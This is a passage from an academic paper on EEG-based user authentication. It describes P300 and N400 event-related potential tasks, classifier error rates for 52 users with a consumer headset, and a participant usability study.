N400:Faces. This task is based on the concept of *inhibition of knowledge* associated to N400 potentials evoked during face identification, which is another type of cognitive semantic processing, different from words. Previous work has determined that the amplitude of this wave is stronger when looking at an unfamiliar face after being presented (and therefore primed) with a sequence of familiar faces [23]. The reason is that when seeing familiar faces, the brain activates semantic representations useful to cognitively process and identify them, but these representations need to be removed and new ones activated when we start to process a new and unfamiliar individual. This inhibition of knowledge intensifies the N400. On these grounds, our protocol shows unfamiliar faces within sequences of likely familiar faces (celebrities).

3.2 Experiment Execution

Goal and Structure. The experiment at the core of this research has two goals: 1) eliciting and recording ERPs with individuating features to be used for authentication; and 2) collect information on the perceived usability of brainwave authentication. Figure 2 illustrates the brainwave collection part of the experiment, based on the five acquisition tasks described in Section 3.1. After providing consent to take part in the study, participants were told to sit comfortably and move as little as possible during the experiment. Every room was kept rather dark and quiet, in order not to disturb the subjects. Next, their brainwave activity was recorded while performing the authentication tasks. As shown in Figure 2, the recording starts with baseline measurements of brain activity while rest-

[3] A comprehensive overview of currently known ERPs identified in neurological research can be found in [69].




Figure 2: Graphical flow of the experiment tasks to record users' brainwave activity for authentication. Each task is briefly described, labeled with the potential meant to be evoked (P300 or N400), and tagged with its duration.

ing. Then, it follows with several sequences and repetitions of the authentication tasks[4], to acquire multiple samples for training and testing the classification algorithms. After the recording, participants filled out a paper questionnaire to assess the usability of a brainwave authentication system based on the performed tasks and headset (details in Section 6). All experiment materials are linked in Appendix 8.

Apparatus. We use the Emotiv EPOC+ headset [25] to record brainwave activity. We chose this device because it is the prevalent choice in scientific studies and it offers a higher number of recording channels (14) than other consumer grade products, which leads to more accurate measurements[5]. The experiment flow was programmed with PsychoPy [58], an open source tool for conducting experiments in behavioral sciences, and connected to the EPOC's reading software to synchronize stimuli presentation with brainwave recording.

Recruitment and Ethical Aspects. We recruited participants following a self-selection sampling approach [39]. The study was advertised through different channels asking for volunteers, including online posts, flyers spread at different university locations and brief announcements during lectures. Each participant received information about the experiment and about how we would treat their personal data fulfilling the EU General Data Protection Regulation (GDPR) [26], in order to get informed consent. To avoid biasing the subjects, we disclosed the actual purpose of the experiment, i.e., building an authentication system, at the end of the recording session and before the usability questionnaire. The approximate average duration of the whole study was 45 minutes and we compensated participants with 5€ and a report on their brainwaves containing information about interest, stress, and focus level during the study. Subjects were also told that participation was voluntary and the experiment could be abandoned at any time. The whole procedure is IRB-approved.

Participant Demographics. In total, 56 subjects took part in the experiment, conducted between May 8 and July 2, 2019. We recorded ERPs from 23 females (41.1%) and 33 males (58.9%), leading to an slightly imbalanced gender distribution. With regard to age, our population is skewed towards young adults because most of the experiments were conducted with university students. The majority, 28 subjects (50%), fall in the age range 18-24, followed by 16 (28.6%) participants aged between 25 and 31, and 8 (14.6%) in the range 32-38. The remaining 4 persons (7.2%) were over 39 years old.

[4]Element D in the study flow depicted in Figure 2 was included to test subliminal manipulations Since we did not obtain conclusive results in this regard, we just report it as a study item without giving further details

[5]The reader is referred to [65] for a comprehensive review and comparison of consumer grade EEG readers, including research applications

4 Brainwave Data Processing

Before we can get useful brainwave data for the classification algorithms that implement authentication, raw EEG signals must undergo a two-step preparation process to: 1) remove undesirable artifacts, and 2) extract relevant features for authentication. This section summarizes the data preparation steps, following common practices in the literature [28], and the classification models we apply to these data.

4.1 Pre-processing and Feature Extraction

The data recorded during the experiment contains continuous EEG measurements of about 20 minutes length, captured at a sampling rate of 256 Hz. However, only specific relevant sections around the presentation of stimuli, i.e., the ERP waves, are required for authentication. These sections are also called *epochs* and constitute a user sample. To extract the ERPs, we cut 1-second length epochs from 100ms before stimulus presentation until 900ms thereafter to guarantee that we get the potential's information, considering variances in the peak latency [69]. After epoch extraction, we filtered electrical noise and removed samples with bad quality measures or containing large artifacts that contaminate the EEG signal (e.g., eye or muscle movements). With the clean EEG signal, the next step is to obtain discriminant features that represent and encode the mental activity of a user [28]. We chose the most common features in the *time* and *frequency* domains applied in previous works [1, 3, 6, 28, 82], and used them as a basis to further identify which features work best for our proposed tasks (see Section 5.2.3). First, considering the ERP epoch a 1-second time series, we fit it to an *Autoregressive* (AR) model with 10 coefficients and take them as features. Second, we split each 1-second epoch into five segments of 200ms and calculate their Power Spectrum (PS) in different frequency bands (α [10-13Hz], β [13-30Hz], and γ [30-50Hz]). Moreover, we generated 15 cumulative features by aggregating the PS of all 14 channels per segment, and 3 highly aggregated features, by grouping the PS of all segments into one feature per frequency band. Table 1 shows the final datasets after pre-processing, linked in Appendix 8.

Dataset	#users	#samples
P300:Selected	52	911
P300:Assigned	52	910
N400:Words	52	1733
N400:Sentences	50	276
N400:Faces	50	424

Table 1: Brainwave datasets for five authentication tasks.

4.2 Classification

For the purpose of authentication, the recorded data samples of each user need to be compared to stored samples of the same subject and classified as matching or not. We compare and discuss the applicability of two authentication model approaches: 1) *one-class classifiers* (aka anomaly detectors), which only require training data from the genuine user; and 2) *two-class classifiers*, which are trained on data from both authentic and impostor users. For each category, we chose a small set of representative approaches suited for our dataset dimension, namely:

One-class classification. We implement a *k-Nearest-Neighbour* (*kNN*) method to classify users based on distance to training instances, and a one-class *Support Vector Machine (SVM)*.

Two-class classification. We chose a probabilistic *Gaussian Naïve Bayes (GNB)* classifier, and the two most common linear algorithms, Logistic Regression, and linear *Support Vector Machines (SVM)*.

We refer the interested reader to related work for more details on these models and their applications [28, 40].

5 Authentication

This section evaluates the performance obtained for the proposed authentication tasks, comparing one-class vs two-class classification algorithms, analysing feature relevance, and contextualizing the results with regard to related work.

5.1 Evaluation Metrics

Several methods can be applied to evaluate classification systems. In the case of a binary problem, there are four possible classification results: 1) authenticate a legitimate user (True Positive or TP), 2) authenticate an illegitimate user (False Positive or FP), 3) deny an illegitimate user (True Negative or TN), and 4) deny a legitimate user (False Negative or FN). Based on the frequency counts of these results, the performance of the system is typically assessed by its False Acceptance Rate (FAR), False Rejection Rate (FRR), and Accuracy (ACC). The FAR compares the number of false positives to the sum of false positives and true negatives, i.e., how often an impostor is authenticated as legitimate. In turn, the FRR compares the number of false negatives to the sum of true positives and false negatives, giving an idea of the frequency at which the system rejects legitimate users. Finally, the ACC represents the number of correct predictions over the total number of predictions made by the classifier. These metrics, however, are tied to a specific configuration of the classification threshold. Instead, we visualise results with Receiver-Operating-Characteristic (ROC) curves, which plot the FAR and True Positive Rate (=1-FRR) as a parametric function of the threshold. We also report Equal Error Rates (EER), as a summary metric that represents the point where FAR and FRR are equal. This reporting scheme, as suggested by *Sugrim et al.* [68], allows for a better understanding of the operation capabilities of authentication methods, and how they can be configured for different use-cases.

5.2 Results

We evaluated user authentication for the five defined tasks using one-class and two-class classifiers. We remove users with less than 5 samples from the datasets to have enough data for training. The one-class SVM (with Radial Basis Function kernel) and kNN (k=2) classifiers were trained on the samples of one single user[6], considered the legitimate user, and then tested with samples from both the legitimate user, which should be recognised based on the learned model, and all the other illegitimate users, which should be rejected as outliers. For two-class classification, we followed a *one-vs.-all* approach [61]. According to this scheme, we built specialized classifiers per user by assigning all the samples from this user with the "authenticated" class label, and all the others with the "rejected" label. We applied grid search to select the best features (based on their statistical significance to classify the authentic user) within a nested stratified 5-fold cross validation loop[7]. For every classification algorithm, we run the evaluation process for all the users in each dataset and we report the average EERs.

5.2.1 One-class vs Two-class Classifiers

The overall results are summarized in Table 2. As expected, the performance with two-class learning is better than that of one-class classifiers. Binary classifiers are usually more powerful, since they characterise the legitimate user in contrast to others, whereas anomaly detectors can only check for deviation from the legitimate user's behaviour. In practice, this means that a set of anonymous user's data needs to be pre-loaded in the application or device that offers brainwave authentication. Then the classification model can be realized

[6] We used a split ratio of 0.6 to 0.4 for training and testing sets

[7] 5-folds in inner and outer loops

	Equal Error Rate (%)				
	One-Class		Two-Class		
Task	kNN	SVM	GNB	LG	SVM
P300:Selected	49	44	**24.89**	30.85	33.5
P300:Assigned	49	42	**23.45**	30.53	34.14
N400:Words	49	40	**21.21**	30.21	31.22
N400:Sentences	48	43	**20.34**	26.14	29.31
N400:Faces	47	40	**14.5**	30.21	32.76

Table 2: Average Equal Error Rate (EER) for five authentication tasks comparing one-class vs two-class classifiers.

by combining the data of genuine users. While this type of implementation is feasible and has been proposed for other behavioral biometrics [17, 70], further research is needed on how to anonymize brainwave data.

5.2.2 ROC-based Performance of Authentication Tasks

Overall Performance. With regard to authentication tasks, our results establish the N400 protocols as better authentication options than the P300 protocols, and the best performing task is the N400:Faces, with an average EER of 14.5%. Fig. 3 shows the ROC curves for the best classifiers, illustrating the operational range of the five authentication models. The area under the curve (AUC) represents the probability that a random illegitimate user is scored lower than a random genuine user, i.e., how well the classifier can separate users. Looking at these metrics, while the N400:Faces outperforms the rest of the tasks in the tested conditions, all schemes show potential for discerning users and could therefore be feasible for brainwave-based authentication. However, there is a high variability from the average ROC curves. In this regard, an important factor to consider in the comparison is the different number of samples and users per task. As it can be observed in Fig. 3a, the N400:Words task has the highest number of samples (1730 for 51 users), which almost doubles those available for the P300 tasks (911 and 910 for 52 users). In the case of the remaining N400 protocols, the datasets are reduced to 33 users and 198 samples for the N400:Sentences and 44 users and 406 samples for the N400:Faces. Accordingly, it can be observed that protocols with less users perform better, which can be related to a higher probability of having similar users in the datasets or having more users for whom the acquisition process failed to achieve brainwave data with good enough quality. In the case of N400:Sentences, the performance can be negatively impacted by the low number of samples per user (6 on average), which leads to very few data for training, testing, and validation.

Applicability. In real world authentication scenarios, systems do not operate at the EER, but at configuration points were the FAR is lower than the FRR, to minimize the probability of impostors accessing the system. In general, most biometric systems have a FRR ranging from being falsely rejected one out of five times up to one for every thousand times (i.e., 20% to 0.1%) [34]. The FAR is more critical for security and usually ranges from 1%, for low security applications, to 0.00001% for very high security applications [18]. In this sense, our ROCs show that authentication based on the N400:Face task can be configured for best accuracy at a FAR of 1.8% and associated FRR equal to 46%. While the FAR value is close to the needs of low-security application scenarios, the FRR is unacceptably high. This same trend is observed in the ROCs for the rest of the tasks. However, we expect lower error rates in real implementations with personalized stimuli. We measure and report the FAR calculated by directly comparing impostors' ERP samples to the legitimate user model. But if we consider the dynamics of the authentication protocols, those ERPs should appear in response to the target stimuli (e.g., unfamiliar faces within a series of familiar ones). Checking this condition before accepting an ERP will yield lower FARs, as it is highly unlikely that an impostor reacts to the stimuli designed for the legitimate user. Therefore, the obtained FAR is to be understood as a rough upper bound.


5.2.3 Feature Relevance

In addition to classification performance, we analyzed the importance of the features for classification to inform future designs of brainwave authentication prototypes. Fig. 4 shows a heatmap of selected features across the different user classifiers for the five authentication tasks. The most commonly removed features are located in the α frequency band. This is reasonable, since brainwaves in this band are the most dominant rhythm and correlate with mental states of no attention, being stronger when the eyes are closed [4]. They have been proved useful in brainwave authentication based on relaxation tasks [50], but are not applicable for the tasks proposed in this paper. Instead, the β and γ waves are usually exhibited in states of focused attention and active information processing [1], which can be the reason why they are more relevant for classification in our visual and semantic processing tasks.

5.2.4 Comparison with Related Work

Performance. Comparison with existing works on brainwave authentication is challenging due to the frequent underreporting of metrics (usually presented for an optimized configuration without providing ROCs) and the differences in the number and diversity of samples, algorithms, experimental conditions, and other aspects that influence performance. Acknowledging these difficulties, we first compare against systems[8] using consumer-grade EEG readers that report EERs, and then, to broaden the comparison, we contextualize our results with regard to other relevant works in the literature.

[8] Excluding multi-modal and multi-factor authentication approaches



(a) Samples

(b) ROC P300:Selected with GNB

(c) ROC P300:Assigned with GNB

(d) ROC N400:Words with GNB

(e) ROC N400:Sentences with GNB

(f) ROC N400:Faces with GNB

Figure 3: Performance comparison of five authentication tasks using Gaussian Naïve Bayes (GNB). Fig. (a) shows the number of samples per subject and task available for classification, using a minimum threshold of five samples per user. Figs. (b), (c), (d), (e) and (f) depict the ROC curves for each authentication task.

Nakanishi *et al.* investigated various authentication tasks [47, 49, 51–53], including resting (EER=11%, n=23), driving (EER=22-24%, n=10-30), low intensity visual stimuli (EER= 23%, n=20), and ultrasound stimulation (EER=26.2%, n=10). In all cases, our N400:Faces protocol has better or similar performance[9]. Furthermore, when compared to the ultrasound and visual tasks, which are based on ERPs and therefore closer to our proposal, we decrease the EER from 23%-26.2% to 14.5% for the N400:Faces task, which means a relative error reduction of 37-44%. These results indicate that visual tasks based on cognitive semantic processing are more suitable for brainwave authentication than current ERP-based proposals in the literature. The only other works reporting lower EERs use multi-modal fusion [6, 52] (EER=4.4% and EER=0%) or a second factor [2] (EER=0.89%) to complement brainwaves, which suggests these are viable paths to further improve the applicability of our tasks.

Though not reporting EER, the study by Chuang *et al.* [20] is specially relevant because they get high authentication accuracy using a 1-electrode EEG reader. Their best performing task is moving a finger, with FAR=4% and FRR=76% (n=15). But applying customized thresholds per user, they move up to a 0% FAR and FRR=9% using a mental singing task for authentication. If we apply a simple threshold selection (maximizing TPR-FAR) to the N400:Faces protocol, our performance also improves, achieving a point where FAR=8.5% and FRR=10.4%. This is a good result for practical applicability, considering that the FAR is already an upper bound (see Section 5.2.2), and we expect even better performance with more personalized thresholds and additional optimizations.

Looking at the literature using medical-grade EEG readers, the work by Das *et al.* [21] is the closest to ours. They use P300 ERPs for authentication, achieving EERs around 13% (n=50) with 17 sensors. We show that it is possible to achieve comparable results with N400 potentials and a simpler headset. There are also relevant studies demonstrating the value of ERPs for biometric identification, such as CEREBRE [62], which provides 100% accuracy in identifying 52 users. Though not directly comparable, it provides interesting insights on how to optimize classification through voting schemes, which could be also applicable to improve performance on the authentication case.

Participant Pool Size Considerations. The ISO-19795 [31] for biometric testing recommends 300 samples (as a minimum lower bound) for 95% confidence on a FAR <=1%. We targeted approximately this minimum size in our datasets,

[9] We computed the variation of EER with the number of subjects for the implemented tasks at points n={5,10,15,20,25,30,35} and use the closest EER value when comparing with related works tested on a smaller sample. Subjects were randomly selected and the EER averaged across 5 repetitions.

following also the recommendation that the participant pool should be as large as practicable. Our final pool size, 52 users, is bigger than that used in previous works with consumer-grade EEG readers, which implies more reliable results. Results on small datasets can be over-optimistic due to chance in the selected participants, but statistical confidence increases with more users and samples. We experimentally observed[10] that as the participant pool size increases, the variance of error estimates decreases. For example, when testing the N400:Faces for 5 users, we got an average EER=9.23% and standard deviation σ=7.7%, observing EERs as low as 2%. But the error stabilizes as the number of participants grow, getting to an average EER=14.38% and σ=0.72 at 40 subjects. We therefore contribute to understanding the uniqueness of brainwaves at a larger scale, with higher confidence. One of the main open challenges that follows from here is scaling up to bigger populations, given that the minimum sample size recommended to test for a FAR of 1:100000 is 300000 samples. As a first step towards real prototypes, our results and discussion show practicality and can help inform the design of future authentication systems.

6 Usability

This section describes the user study conducted to evaluate usability aspects, reporting quantitative and qualitative results.

6.1 User Study Design and Methods

Design. Each person taking part in the overall authentication experiment was asked to fill out a usability questionnaire that includes three categories of questions. First, we explore the perceived *usability of the five authentication tasks* asking if they are boring, require attention, and are appealing to repeatability on a daily basis. These questions are taken from Chuang's *et al.* work [20], though we ask for ratings on a 5-point Likert scale to allow for more granularity in the responses. Second, also on a 5-point Likert scale, we question about *device usability*, considering two dimensions: ability to set up the device and overall usage experience. Third, we target *acceptance*. Inspired by the work of Payne *et al.* [57] on the acceptance of tokens as authenticators, we include two open-ended questions about potential problems (Q1) and suggestions for improvement (Q2) of the brainwave authentication concept. Note that users do not evaluate a prototype but the proposed authentication tasks and the perception of how an hypothetical brainwave-based system built on these tasks would work for them in daily life. The nature of the study is therefore exploratory and oriented to inform prototype design, whose evaluation would require further testing.Thus, we cannot use the Standard Usability Scale (SUS) [16] and other well-established usability metrics (speed , error rate) applied in authentication research [22, 64], as they are only appropriate for testing prototypes with (at least) moderate functionality.

Analysis. Usability questions elicited responses on Likert scales that we analyzed with the Friedman test for omnibus comparisons. Post hoc analysis with Wilcoxon signed-rank tests were conducted with a Bonferroni correction applied, to determine which authentication tasks differed significantly. As for the open-ended questions on user acceptance, we analyzed the responses following an iterative, inductive coding approach [46]. One member of the research team read responses and created the codebook with thematic codes (see Appendix 8), and a second researcher independently coded the full set of data. The inter-coder reliability for the final codes was satisfactory for both questions: excellent agreement for Q1 (Cohen's kappa=0.91) and substantial for Q2 (Cohen's kappa=0.76). The cases where the coders differed in their final codes were discussed and reconciled.

6.2 Results

All 56 subjects replied to the Likert-ranked questions about the usability of authentication tasks and device. With regard to the open-ended questions, 28 subjects named potential problems, and 45 reported improvement suggestions for a brainwave authentication system. Here we analyze these data, providing representative user quotes when meaningful.


6.2.1 Perceived Usability

Usability of the Authentication Tasks. The graphs in Fig. 5 show participants' answers about tasks' usability. Answers to "boring" and "required attention" were coded from Strongly Agree (SA)=1 to Strongly Disagree (SD)=5, and answers to "Repeatability", from SD=1 to SA=5. Therefore, higher values always indicate more positive evaluations.

Analyzing the responses regarding *boredom*, protocols were rated differently ($\chi^2(4)=108.864$, $p<.05$). More specifically, there were statistically significant differences ($p<.01$) in all cases except between the P300:Assigned and P300:Selected, and the N400:Sentences and N400:Faces. The N400:Words protocol received the lowest grades with a median rating of 3 (μ=2.95, σ=1.21). With slightly better grades, the P300:Selected (μ=3.46, σ=1) and P300:Assigned (μ=3.39, σ=0.93), received a median of 3 and present no statistically significant differences. At the other extreme, the N400:Faces protocol (μ=3.78 , σ=0.99), and the N400:Sentences (μ=3.71 , σ=0.97), with the same median rating of 4 and no statistically significant difference, got the best evaluations. About the latter, one of its positive aspects is that the sentences were unexpected and sometimes funny, which makes the task more engaging, as this participant put it in the open-ended answers:

> *"I like the idea with incongruent sentences. Generally, I think that it is important to include something*


[10] 5 random selections of subjects for each participant pool size tested




(a) Heatmap

(b) Channel names and location for the Emotiv EPOC+ headset


Figure 4: Fig. (a) shows the heatmap of selected features for the GNB classification algorithm across five brainwave authentication tasks. Frequency features are calculated as the Power Spectrum of the user ERP signal in segments (S1-S5) of 200ms for the α, β, and γ bands. The time features are 10 Autoregressive Coefficients of the ERP. Features are obtained at 14 measurement channels, whose corresponding electrode positions in the scalp are depicted in Fig. (b). CMS/DRL are reference electrodes.




(a) Boring



(b) Attention Required



(c) Repeatable on a daily basis



(d) Enjoyability Ranking

Figure 5: Participant answers to the statements: (a) *"The task was boring"*, (b) *"The task required a lot of attention"*; and (c) *"I could imagine to perform this task on a daily basis at a PC for authenticating"*, for the five implemented authentication tasks. Sub-figure (d) shows how respondents ranked the tasks depending on enjoyability.

funny or encouraging to avoid boredom". (P28)

When it comes to *required attention*, tasks were also rated differently ($\chi^2(4)=158.501$, $p<.05$). Statistically significant differences ($p<.01$) appear in all cases except between the P300 protocols and the pair N400:Faces-N400:Words. The protocols with lower grades are the P300:Assigned (μ=2.5, σ=1.09) and the P300:Selected (μ=2.57, σ=1.13), both with a median of 2 and no statistically significant differences. Participants rated the attention demand of the N400:Sentences task (μ=2.85, σ=1.03) slightly better, with a median of 3. But the

highest rates were assigned to N400:Faces (μ=3.73, σ=0.8) and N400:Words (μ=3.77, σ=0.76), both with a median of 4 and no statistically significant differences.

The responses regarding *envisioned daily usage* show differences too ($\chi^2(4)=62.254$, $p<.05$), but they exhibit a smaller variance compared to the prior questions. In this case, N400:Faces (μ=3.09, σ=1.27), with a median of 3, is the task for which most subjects reported to "strongly agree" that they would like to perform it on a day-to-day basis. In turn, the N400:Words (μ=2.61, σ=1.3) got the worst evaluation, with a median of 2. The rest of the authentication tasks fall in the middle. Statistically significant differences ($p<.01$) appear in all cases except between the P300 protocols, and between P300 and N400:Sentences.

Finally, when we asked participants to rank the authentication tasks, the most enjoyable protocol was the N400 Faces, chosen by 36% (20) of the respondents. At the other end of the rank, the N400:Sentences task was selected as the least enjoyable by 30% (17) of the participants. Overall, image-based tasks are preferred over text-based ones, as it was also recalled by several participants in the open-ended questions:

> *"Picture recognition is better than text recognition".* (P22)

Usability of the EEG Device. Most of the participants (62.5%) think they will be able to put on the headset by themselves, while only a 21.5% (12) reported that they do not imagine themselves completing the device setup. A plausible reason for this 21.5% could be that the headset setup required several minutes in some cases, where the hair density between the electrodes and the skin was thick. Nevertheless, the experience using the headset was mostly rated positive, with a 59% (33) of participants agreeing or strongly agreeing to this perception and no reported strong disagreements. These results indicate that authentication using the EPOC+ headset could be accepted (positive experience) but the usability of the device can still improve.

6.2.2 Attitudes towards Acceptance

Problems. Participants identified issues related to the *brainwaves* (28%), the *device* (22%), and the overall authentication *system* (50%). First, users reported concerns about the uniqueness of brainwaves and their stability against e.g., emotional influences due to stress or illness. They were also worried that familiarization with the stimuli would result in weaker brainwave responses and lead to authentication errors. Besides, one subject wondered if not being fully attentive, or as he/she put it *"having meandering thoughts"*, would affect authentication. Second, the negative points about the device were the cost, its design, and the complex setup process. Similarly, users highlighted the technical problems, such as the imprecision of the sensors. Third, participants criticized aspects of the system as a whole, specially its performance (authentication speed), usability, and the level of security and privacy provided. As illustrated by the following sample answers, users are worried about the strength of this type of authentication against attacks (even mind manipulation) and about the usage of brainwaves to infer sensitive personal information.

> *"Skepticism of the user regarding data security and other aspects which could be figured out about the users, which the user does not want."*. (P9)
>
> *"Changing of individual opinion due to presented stimuli, e.g., in particular politicians"*. (P41)

In the usability category, the inclusiveness of the brainwave authentication system was the most frequent topic. Participants remarked that using sentences as stimuli would not work to authenticate children and that the system might not be usable for people with different cognitive abilities.

Suggestions for improving. Participants reported ideas that fall in three categories: *device* improvements (18%), *protocol* improvements (39%), and *system* improvements (42%). Regarding the device, users pointed to different designs that blend more naturally with everyday life, such as integrating EEG readers within headphones or hats. Another frequent comment was the need to reduce the number of electrodes and make the device simpler and easy to handle. Regarding the improvement of protocols, subjects expressed a preference for visual stimuli vs textual stimuli and call for authentication tasks that are enjoyable or "cool". As alternative tasks, for example, two participants mentioned that they *"would be interested in authentication using music or tones"*. In the last category of suggestions, targeting the overall system, performance was the most frequent concern. Users suggest to *"Keep the authentication process as short as possible"*, because otherwise *"one sees the repeated, three second long typing of a password as less annoying than performing one of these [brainwave authentication] tasks as a whole"*. The effort, as stated by one of the respondents *"needs to be adapted to the required security level"*.

7 Discussion

Here we report lessons learned when designing protocols for brainwave authentication, report security considerations, and discuss practical implementation aspects and limitations.

7.1 Protocol Design

Design Effort. We argued in Section 5 that one potential reason influencing the performance and comparability of the authentication protocols was the different available number of samples for training the models, which, in our study, was affected by the protocol design effort. The number of epochs usable for classification is limited by the total number of target stimuli, i.e., those that generate an ERP, presented during the experiment. As summarized in Table 3,

Design Aspects	P300:Selected	P300:Assigned	N400:Words	N400:Sentences	N400:Faces
Avg. time[a] between target stimuli (s)	6	6	4.15[b]	14	6
# Target stimuli per round	6	6	13	6	10
# Protocol rounds	3	3	3	1	1

Table 3: Design aspects of brainwave acquisition protocols

[a] Rounded
[b] Plus the duration of the preceding priming video (24s in our experiment)

Criteria	P300:Selected	P300:Assigned	N400:Words	N400:Sentences	N400:Faces
Accuracy	- -	- -	-	-	+ +
Boredom	+	+	-	+ +	+ +
Required level of attention	- -	- -	+ +	-	+ +
Daily Usage	-	-	- -	-	+
Enjoyability	+	-	+	- -	+ +
Elicitation effort	+ +	+ +	+	- -	- -
Stimulus reusability	+ +	+ +	+	- -	- -

Table 4: Overall comparison of authentication protocols

